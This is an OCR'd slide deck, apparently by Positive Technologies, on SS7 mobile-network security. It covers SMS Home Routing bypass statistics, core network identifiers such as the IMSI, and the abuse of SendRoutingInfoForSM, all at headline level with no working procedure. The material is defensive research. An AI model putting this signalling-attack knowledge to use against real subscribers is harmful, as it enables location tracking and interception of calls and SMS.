
Possibility of exploitation of some threats in networks **with SMS Home Routing installed is greater** than in networks without protection

67%

of installed SMS Home Routing systems have been bypassed

Network vulnerability statistics: SS7 firewall

POSITIVE TECHNOLOGIES



Penetration level of SS7 firewalls on mobile networks:
2015 — 0%
2016 — 7%
2017 — **33%**

Filtering system alone cannot protect the network thoroughly


Basic nodes and identifiers

POSITIVE TECHNOLOGIES

MSISDN — Mobile Subscriber Integrated Services Digital Number


GT — Global Title, address of a core node element

IMSI — International Mobile Subscriber Identity



STP — Signaling Transfer Point

HLR — Home Location Register



MSC/VLR — Mobile Switching Center and Visited Location Register

SMS-C — SMS Centre

IMSI

An **IMSI** identifier, by itself, is not valuable to an intruder


But intruders can carry out many malicious actions against subscribers when they know the **IMSI**, such as:

- Location tracking
- Service disturbance
- SMS interception
- Voice call eavesdropping

The **IMSI** is considered personal data as per GDPR.

SS7 messages for IMSI retrieval

POSITIVE TECHNOLOGIES



Should be blocked on the network border

May be blocked on the HLR


SendRoutingInfoForSM – SMS Home Routing as a protection tool

SMS Home Routing bypass No. 1

SMS delivery with no SMS Home Routing in place


POSITIVE TECHNOLOGIES

SRI4SM — SendRoutingInfoForSM




SRI4SM abuse by a malefactor

POSITIVE TECHNOLOGIES



